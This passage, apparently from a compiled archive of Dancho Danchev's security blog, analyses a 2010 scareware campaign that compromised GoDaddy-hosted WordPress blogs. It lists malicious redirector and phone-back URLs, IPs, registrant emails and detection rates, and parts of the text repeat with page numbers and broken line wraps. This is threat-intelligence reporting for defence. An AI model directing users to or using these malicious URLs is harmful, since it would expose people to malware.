***ns2.systemcec7.com***

***ns2.trust-systemprotect.net***

***ns2.trustscan-onmyzone.com***

***ns2.trustsystemguard.net***

***ns2.upscanyour-pcnow.com***

***ns2.windows-systemshield.net***

***ns2.windows-virusscan.com***

***ns2.windowsadditionalguard.net***



Following last week's Network Solutions mass compromise of WordPress blogs ([8]**Dissecting the WordPress Blogs**

**Compromise at Network Solutions**), over the weekend a similar incident took place GoDaddy, [9]**according to WPSecurityLock**.

Since the campaign's URLs still active, and given the fact that based on historical OSINT, we can get even


more insights into known operations of cybercriminals profiled before ( **one of the key domains used in the campaign**

**is registered to hilarykneber@yahoo.com.** Yes, that Hilary Kneber.), it's time to connect the dots.

- Related Hilary Kneber posts: [10]**The Kneber botnet - FAQ**; [11]**Celebrity-Themed Scareware Campaign Abusing DocStoc**; [12]**Dissecting an Ongoing Money Mule Recruitment Campaign**; [13]**Keeping Money Mule Recruiters on a Short Leash - Part Four**

One of the domains used **cechirecom.com/js.php** - 61.4.82.212 - Email: lee\_gerstein@yahoo.co.uk was redirecting to **www3.sdfhj40-td.xorg.pl?p=** - 95.169.186.25 and from there to **www2.burnvirusnow34.xorg.pl?p=** - 217.23.5.51.





*The front page of the currently not responding [cechirecom.com](http://cechirecom.com) was returning the following message:*

- " Welcome. Site will be open shortly. Signup, question or abuse please send to [larisadolina@yahoo.com](mailto:larisadolina@yahoo.com)"

*Registered with the same email, [larisadolina@yahoo.com](mailto:larisadolina@yahoo.com), is also another domain known have been used in similar*

*attacks from February, 2010 - **[iss9w8s89xx.org](http://iss9w8s89xx.org)**.*

*Parked on 217.23.5.51 are related scareware domains part of the campaign:*

**[www2.burnvirusnow31.xorg.pl](http://www2.burnvirusnow31.xorg.pl)**

**[www2.burnvirusnow33.xorg.pl](http://www2.burnvirusnow33.xorg.pl)**

***www2.burnvirusnow34.xorg.pl***

***www2.trueguardscanner30-p.xorg.pl***

***www2.trueguardscanner33-p.xorg.pl***

***www1.savesysops30p.xorg.pl***

***www1.suaguardprotect11p.xorg.pl***


***www2.realsafepc32p.xorg.pl***

***www1.suaguardprotect13p.xorg.pl***

***www1.suaguardprotect14p.xorg.pl***

*Detection rate for the scareware:*

*- packupdate\_build107\_2045.exe - [14]**VirusDoctor;**  
**Mal/FakeAV-BW** - Result: 14/41 (34.15 %) with the sample  
366*



*phoning back to the following URLs:*

- **update2.savecompnow.com/index.php?controller=hash** - 91.207.192.25 - Email: gkook@checkjemail.nl

- **update2.savecompnow.com/index.php?controller=microinstaller**

- **update1.savecompnow.com/index.php?controller=microinstaller** - 94.228.209.223 - Email: gkook@checkjemail.nl The same email was originally seen in December 2009's "[15] **A Diverse Portfolio of Fake Security Software** -

**Part Twenty Four**". Parked on these IPs are also related phone back locations:

*Parked on 188.124.7.156:*

***savecompnow.com*** - Email: *gkook@checkjemail.nl*

***securemyfield.com*** - Email: *gkook@checkjemail.nl*

***update1.securepro.xorg.pl***

*Parked on 91.207.192.25:*

***update2.savecompnow.com*** - Email:  
*gkook@checkjemail.nl*

***update2.xorg.pl***


***update2.winsystemupdates.com*** - Email:  
*gkook@checkjemail.nl*

***report.zoneguardland.net*** - Email: *gkook@checkjemail.nl*

*Parked on 94.228.209.223:*

***update1.savecompnow.com*** - Email:  
*gkook@checkjemail.nl*

***update1.winsystemupdates.com***



Although the ***cechirecom.com/js.php*** is not currently responding, parked on the same IP 61.4.82.212, is another currently active domain, which is registered to ***hilarykneber@yahoo.com***.

Parked on 61.4.82.212, AS17964, DXTNET Beijing Dian-Xin-Tong Network Technologies Co., Ltd.:

***kdjfkjskdfjlskdjf.com*** - Email: *hilarykneber@yahoo.com*

***ns1.stablednsstuff.com*** - Email: *lee\_gerstein@yahoo.co.uk*

***js.ribblestone.com*** - Email: *skeletor71@comcast.net* - includes a link pointing to ***panelscansecurity.org/?affid=320***

**&subid=landing** - 91.212.127.19 - Email:  
bobarter@xhotmail.net

The currently active campaign domain redirection is as follows:

**kdjfkfjskdfjlskdjf.com/js.php** - 61.4.82.212 - Email:  
hilarykneber@yahoo.com

- **www3.sdfhj40-td.xorg.pl?p=**

- **www1.soptvirus42-pr.xorg.pl?p=** - 209.212.149.19

Parked on 209.212.149.19:

**www2.burnvirusnow43.xorg.pl**

**www2.trueguardscanner42-p.xorg.pl**

**www1.suaguardprotect23p.xorg.pl**

**www2.realsafepc27p.xorg.pl**

**www1.fastfullfind27p.xorg.pl**

**www1.yesitssafe-now-forsure.in**

368

Detection rate for the scareware:

- packupdate\_build106\_2045.exe -  
[16]**TrojanDownloader:Win32/FakeVimes; High Risk  
Cloaked Malware** - Result: 7/41 (17.08 %)

Just like in Network Solution's case ([17]**Dissecting the  
WordPress Blogs Compromise at Network Solutions**)

*the end user always has to be protected from himself using basic security auditing practices in regard to default WordPress installations. The rest is wishful thinking, that the end user would self-audit himself.*

*It seems that **hilarykneber@yahoo.com** related activities are not going to go away anytime soon.*

***Related WordPress security resources:***

*[18]20 Wordpress Security Plug-ins And Tips To keep Hackers Away*

*[19]11 Best Ways to Improve WordPress Security*

*[20]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks*

***This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.***

1. <http://community.godaddy.com/godaddy/whats-up-with-go-daddy-wordpress-php-exploits-and-malware/>

2. [https://www.virustotal.com/analysis/38c96fc7f402772beed9c83512da6189cb9b92f7f36fc8a5c8b70f2a6fc4faab-12730](https://www.virustotal.com/analysis/38c96fc7f402772beed9c83512da6189cb9b92f7f36fc8a5c8b70f2a6fc4faab-1273070694)

[70694](https://www.virustotal.com/analysis/38c96fc7f402772beed9c83512da6189cb9b92f7f36fc8a5c8b70f2a6fc4faab-1273070694)

3. [http://www.virustotal.com/analysis/d0bba30e43ddc5db394fd0c03314d2d2c2743f7f611c08f0ae15a8d588ffd990-12731](http://www.virustotal.com/analysis/d0bba30e43ddc5db394fd0c03314d2d2c2743f7f611c08f0ae15a8d588ffd990-1273150790)

[50790](http://www.virustotal.com/analysis/d0bba30e43ddc5db394fd0c03314d2d2c2743f7f611c08f0ae15a8d588ffd990-1273150790)

4.

[http://www.virustotal.com/analysis/ad643ead6b46c70dba4741dd548842eab49d2d7d52637f32723c0084366b44b3-12725](http://www.virustotal.com/analysis/ad643ead6b46c70dba4741dd548842eab49d2d7d52637f32723c0084366b44b3-1272544449)

[44449](#)

5. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>

6. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

7. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>

8. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

9. <http://www.wpsecuritylock.com/cechriecom-com-script-wordpress-hacked-on-godaddy-case-study/>

10. <http://blogs.zdnet.com/security/?p=5508>

11. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html)

12. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>

13. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

14. [http://www.virustotal.com/analysis/d10679c06cde2785c4fd8841607dd44692b4e2e867c015bfeac29d621a6cebd3-12723](http://www.virustotal.com/analysis/d10679c06cde2785c4fd8841607dd44692b4e2e867c015bfeac29d621a6cebd3-1272384002)

[84002](#)



15. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>

16.

<http://www.virustotal.com/analysis/efd60f4c444baf2b19194385c477b0533580aa430e1ad1d664afb3d389cc9116-1272385512>

17. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

18. <http://blog.taragana.com/index.php/archive/20-wordpress-security-plug-ins-and-tips-to-keep-hackers-away/>

19. <http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/>

20. <http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/>

21. <http://ddanchev.blogspot.com/>

22. <http://twitter.com/danchodanchev>

369



### ***GoDaddy's Mass WordPress Blogs Compromise Serving Scareware (2010-04-27 21:22)***

***UPDATED: Thursday, May 13, 2010:*** Go Daddy posted the following update "[1]***What's Up with Go Daddy, WordPress, PHP Exploits and Malware?*** ".

***UPDATED: Thursday, May 06, 2010:*** The following is a brief update of the campaign's structure, the changed

*IPs, and the newly introduced scareware samples+phone back locations over the past few days.*

*Sample structure from last week:*

- ***kdjfkjskdfjlskdjf.com/kp.php*** - 94.23.242.40 - AS16276, OVH Paris

- ***www3.workfree36-td.xorg.pl/?p=*** - 95.169.186.25 - AS31103, KEYWEB-AS Keyweb AG

- ***www1.protectsys28-pd.xorg.pl*** - 94.228.209.182 - AS47869, NETROUTING-AS Netrouting Data Facilities

370



*Detection rate:*

- ***packupdate\_build107\_2045.exe*** -  
[2]Gen:Variant.Ursnif.8; TrojanDownloader:Win32/FakeVimes -  
Result: 23/41

(56.1 %) Phones back to ***update2.safelinkhere.net*** and ***update1.safelinkhere.net***.

*Sample structure from this week:*

- ***kdjfkjskdfjlskdjf.com/kp.php*** - 91.188.59.98 - AS6851, BKCNET "SIA" IZZI

- ***www4.suitcase52td.net/?p=*** - 78.46.218.249 - AS24940, HETZNER-AS Hetzner Online AG RZ

- ***www1.safetypcwork5.net/?p=*** - 209.212.147.244 - AS32181, ASN-CQ-GIGENET ColoQuest/GigeNet ASN

- **www1.safeyourpc22-pr.com** - 209.212.147.246 - Email: gkook@checkjemail.nl

Detection rate:

- **packupdate\_build9\_2045.exe** -  
[3]Trojan.Fakealert.7869; Mal/FakeAV-BW - Result: 9/41  
(21.95 %)

Sample phones back to:

- **update2.keepinsafety.net /?**  
**jbjyhxs=kdjf0tXm1J2a0Nei2Mrh24U %3D**

- **www5.my-security-engine.net**

-

**report.land-protection.com**

**/Reports/SoftServiceReport.php?verint**

-

91.207.192.24

-

Email:

gkook@checkjemail.nl

- **secure2.securexzone.net/?abbr=MSE &pid=3** -  
78.159.108.170 - Email: gkook@checkjemail.nl

- **173.232.149.92 /chrome/report.html?uid=2045**  
**&wv=wwXP &**

**- 74.118.193.47 /report.html?wv=wvXP &uid=50 &lng=**

**- 74.125.45.100**

**- update1.keepinsafety.net** - 94.228.209.223 - Email: gkook@checkjemail.nl

*Related scareware domains part of the ongoing campaign are also parked on the following IPs:*

78.46.218.249

**www3.workfree20-td.xorg.pl**

**www3.nojimba52-td.xorg.pl**

**www3.workfree25-td.xorg.pl**

371



209.212.147.244

**www1.newsyst-scanner.com** - Email: gkook@checkjemail.nl

**www2.securesys-scan2.net** - Email: gkook@checkjemail.nl

**www1.new-sys-scanner3.net** - Email: gkook@checkjemail.nl

**www1.safetypcwork5.net** - Email: gkook@checkjemail.nl

**www1.securesyscare9.net** - Email: gkook@checkjemail.nl

**www1.freeguard35-pr.net** - Email: gkook@checkjemail.nl

95.169.186.25

***www4.ararat23.xorg.pl***

***www3.sdfhj40-td.xorg.pl***

***www3.nojimba45-td.xorg.pl***

***www3.workfree36-td.xorg.pl***

***www3.nojimba46-td.xorg.pl***

***www4.fiting58td.xorg.pl***

***www4.birbinsof.net***

94.228.209.182

***www1.protectsys25-pd.xorg.pl***

***www1.protectsys26-pd.xorg.pl***

***www1.protectsys27-pd.xorg.pl***

***www1.protectsys28-pd.xorg.pl***

***www1.protectsys29-pd.xorg.pl***

***www1.soptvirus32-pr.xorg.pl***

***www1.soptvirus34-pr.xorg.pl***

372



209.212.147.246

**www2.securesys-scan2.com** - Email:  
gkook@checkjemail.nl

**www1.newsyst-scanner1.com** - Email:  
gkook@checkjemail.nl

**UPDATED: Thursday, April 29, 2010:**  
**kdjfkfjskdfjlskdjf.com/js.php** remains active and is  
currently redirecting to **www3.workfree36-td.xorg.pl/?p=**  
- 95.169.186.25 and **www1.protectsys28-pd.xorg.pl?p=** -  
94.228.209.182.

Detection

rate:

**packupdate**

**\_build107**

**\_2045.exe**

-

[4] Suspicious:W32/Malware!Gemini;

Tro-

jan.Win32.Generic.pak!cobra - Result: 6/41 (14.64 %)  
phoning back to new domains:

**safelinkhere.net** - 94.228.209.223 - Email:  
gkook@checkjemail.nl

**update2.safelinkhere.net** - 93.186.124.93 - Email:  
gkook@checkjemail.nl

**update1.safelinkhere.net** - 94.228.209.222 - Email:  
gkook@checkjemail.nl

- **ns1.safelinkhere.net** - 74.118.192.23 - Email:  
gkook@checkjemail.nl

- **ns2.safelinkhere.net** - 93.174.92.225 - Email:  
gkook@checkjemail.nl

The gkook@checkjemail.nl email was used for scareware registrations in December 2009's "[5]**A Diverse Portfolio of Fake Security Software - Part Twenty Four**".

373



Parked on 74.118.192.23, [6]AS46664, VolumeDrive  
(**ns1.safelinkhere.net**) are also:

**ns1.birbins-of.com**

**ns1.cleanupantivirus.com**

**ns1.createpc-pcscan-korn.net**

**ns1.fhio22nd.net**

**ns1.letme-guardyourzone.com**

**ns1.letprotectsystem.net**

**ns1.my-softprotect4.net**

**ns1.new-pc-protection.com**

**ns1.payment-safety.net**

**ns1.romsinkord.com**

***ns1.safelinkhere.net***

***ns1.safetyearth.net***

***ns1.safetypayments.net***

374

***ns1.save-secure.com***

***ns1.search4vir.net***

***ns1.systemmdefender.com***

***ns1.upscanyourpc-now.com***

*Parked on 93.174.92.225, [7]AS29073, ECATEL-AS , Ecatel Network (***ns2.safelinkhere.net***) are also:*

***marmarams.com***

***ns2.cleanupantivirus.com***

***ns2.dodtorsans.net***

***ns2.fastsearch-protection.com***

***ns2.go-searchandscan.net***

***ns2.guardsystem-scanner.net***

***ns2.hot-cleanofyourpc.com***

***ns2.marfilks.net***

***ns2.my-systemprotection.net***

***ns2.myprotected-system.com***



***ns2.myprotection-zone.net***  
***ns2.mysystemprotection.com***  
***ns2.new-systemprotection.com***  
***ns2.newsystem-guard.com***  
***ns2.onguard-zone.net***  
***ns2.pcregrtuy.net***  
***ns2.plotguardto-mypc.com***  
***ns2.protected-field.com***  
***ns2.safelinkhere.net***  
***ns2.scanmypc-online.com***  
***ns2.search-systemprotect.net***  
***ns2.searchscan-online.net***  
***ns2.securemyzone.com***  
***ns2.systemcec7.com***  
***ns2.trust-systemprotect.net***  
***ns2.trustscan-onmyzone.com***  
***ns2.trustsystemguard.net***  
***ns2.upscanyour-pcnow.com***  
***ns2.windows-systemshield.net***  
***ns2.windows-virusscan.com***

***ns2.windowsadditionalguard.net***

375



Following last week's Network Solutions mass compromise of WordPress blogs ([8]***Dissecting the WordPress Blogs***

***Compromise at Network Solutions***), over the weekend a similar incident took place GoDaddy, [9]***according to WPSecurityLock***.

Since the campaign's URLs still active, and given the fact that based on historical OSINT, we can get even

more insights into known operations of cybercriminals profiled before ( ***one of the key domains used in the campaign***

***is registered to hilarykneber@yahoo.com***. Yes, that Hilary Kneber.), it's time to connect the dots.

- Related Hilary Kneber posts: [10]***The Kneber botnet - FAQ***; [11]***Celebrity-Themed Scareware Campaign Abusing DocStoc***; [12]***Dissecting an Ongoing Money Mule Recruitment Campaign***; [13]***Keeping Money Mule Recruiters on a Short Leash - Part Four***

One of the domains used ***cechirecom.com/js.php*** - 61.4.82.212 - Email: lee\_gerstein@yahoo.co.uk was redirecting to ***www3.sdfhj40-td.xorg.pl?p=*** - 95.169.186.25 and from there to ***www2.burnvirusnow34.xorg.pl?p=*** - 217.23.5.51.

376



*The front page of the currently not responding  
cechirecom.com was returning the following message:*

- *" Welcome. Site will be open shortly. Signup, question or abuse please send to [larisadolina@yahoo.com](mailto:larisadolina@yahoo.com)"*

*Registered with the same email, [larisadolina@yahoo.com](mailto:larisadolina@yahoo.com), is also another domain known have been used in similar*

*attacks from February, 2010 - **iss9w8s89xx.org**.*

*Parked on 217.23.5.51 are related scareware domains part of the campaign:*

***www2.burnvirusnow31.xorg.pl***

***www2.burnvirusnow33.xorg.pl***

***www2.burnvirusnow34.xorg.pl***

***www2.trueguardscaner30-p.xorg.pl***

***www2.trueguardscaner33-p.xorg.pl***

***www1.savesysops30p.xorg.pl***

***www1.suaguardprotect11p.xorg.pl***

***www2.realsafepc32p.xorg.pl***

***www1.suaguardprotect13p.xorg.pl***

***www1.suaguardprotect14p.xorg.pl***

*Detection rate for the scareware:*

*- packupdate\_build107\_2045.exe - [14]**VirusDoctor;**  
**Mal/FakeAV-BW** - Result: 14/41 (34.15 %) with the sample  
377*



*phoning back to the following URLs:*

**- update2.savecompnow.com/index.php?  
controller=hash** - 91.207.192.25 - Email:  
gkook@checkjemail.nl

**- update2.savecompnow.com/index.php?  
controller=microinstaller**

**- update1.savecompnow.com/index.php?  
controller=microinstaller** - 94.228.209.223 - Email:  
gkook@checkjemail.nl The same email was originally seen in  
December 2009's "[15]**A Diverse Portfolio of Fake  
Security Software** -

**Part Twenty Four**". Parked on these IPs are also related  
phone back locations:

Parked on 188.124.7.156:

**savecompnow.com** - Email: gkook@checkjemail.nl

**securemyfield.com** - Email: gkook@checkjemail.nl

**update1.securepro.xorg.pl**

Parked on 91.207.192.25:

**update2.savecompnow.com** - Email:  
gkook@checkjemail.nl

**update2.xorg.pl**

**update2.winsystemupdates.com** - Email:  
gkook@checkjemail.nl

**report.zoneguardland.net** - Email: gkook@checkjemail.nl

*Parked on 94.228.209.223:*

**update1.savecompnow.com** - Email:  
gkook@checkjemail.nl

**update1.winsystemupdates.com**

378



Although the **cechirecom.com/js.php** is not currently responding, parked on the same IP 61.4.82.212, is another currently active domain, which is registered to **hilarykneber@yahoo.com**.

*Parked on 61.4.82.212, AS17964, DXTNET Beijing Dian-Xin-Tong Network Technologies Co., Ltd.:*

**kdjfkjskdfjlskdjf.com** - Email: hilarykneber@yahoo.com

**ns1.stablednsstuff.com** - Email: lee  
\_gerstein@yahoo.co.uk

**js.ribblestone.com** - Email: skeletor71@comcast.net -  
includes a link pointing to **panelscansecurity.org/?  
affid=320**

**&subid=landing** - 91.212.127.19 - Email:  
bobarter@xhotmail.net

*The currently active campaign domain redirection is as follows:*

**kdjfkjskdfjlskdjf.com/js.php** - 61.4.82.212 - Email:  
hilarykneber@yahoo.com

- **www3.sdfhj40-td.xorg.pl?p=**

- **[www1.soptvirus42-pr.xorg.pl?p=](http://www1.soptvirus42-pr.xorg.pl?p=)** - 209.212.149.19

*Parked on 209.212.149.19:*

**[www2.burnvirusnow43.xorg.pl](http://www2.burnvirusnow43.xorg.pl)**

**[www2.trueguardscanner42-p.xorg.pl](http://www2.trueguardscanner42-p.xorg.pl)**

**[www1.suaguardprotect23p.xorg.pl](http://www1.suaguardprotect23p.xorg.pl)**

**[www2.realsafepc27p.xorg.pl](http://www2.realsafepc27p.xorg.pl)**

**[www1.fastfullfind27p.xorg.pl](http://www1.fastfullfind27p.xorg.pl)**

**[www1.yesitssafe-now-forsure.in](http://www1.yesitssafe-now-forsure.in)**

379

*Detection rate for the scareware:*

- packupdate\_build106\_2045.exe -

**[16]TrojanDownloader:Win32/FakeVimes; High Risk  
Cloaked Malware** - Result: 7/41 (17.08 %)

*Just like in Network Solution's case ([17]**Dissecting the  
WordPress Blogs Compromise at Network Solutions**)*

*the end user always has to be protected from himself using  
basic security auditing practices in regard to default  
WordPress installations. The rest is wishful thinking, that the  
end user would self-audit himself.*

*It seems that **hilarykneber@yahoo.com** related activities  
are not going to go away anytime soon.*

***Related WordPress security resources:***

*[18]20 Wordpress Security Plug-ins And Tips To keep Hackers Away*

*[19]11 Best Ways to Improve WordPress Security*

*[20]20+ Powerful Wordpress Security Plugins and Some Tips and Tricks*

***This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.***

1. <http://community.godaddy.com/godaddy/whats-up-with-go-daddy-wordpress-php-exploits-and-malware/>

2. <https://www.virustotal.com/analysis/38c96fc7f402772beed9c83512da6189cb9b92f7f36fc8a5c8b70f2a6fc4faab-1273070694>

3. <http://www.virustotal.com/analysis/d0bba30e43ddc5db394fd0c03314d2d2c2743f7f611c08f0ae15a8d588ffd990-1273150790>

4. <http://www.virustotal.com/analysis/ad643ead6b46c70dba4741dd548842eab49d2d7d52637f32723c0084366b44b3-1272544449>

5. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>

6. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
7. <http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html>
8. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>
9. <http://www.wpsecuritylock.com/cechriecom-com-script-wordpress-hacked-on-godaddy-case-study/>
10. <http://blogs.zdnet.com/security/?p=5508>
11. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html)
12. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
13. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>
14. <http://www.virustotal.com/analysis/d10679c06cde2785c4fd8841607dd44692b4e2e867c015bfeac29d621a6cebd3-1272384002>
15. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>
16. <http://www.virustotal.com/analysis/efd60f4c444baf2b19194385c477b0533580aa430e1ad1d664afb3d389cc9116-1272385512>



17. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>
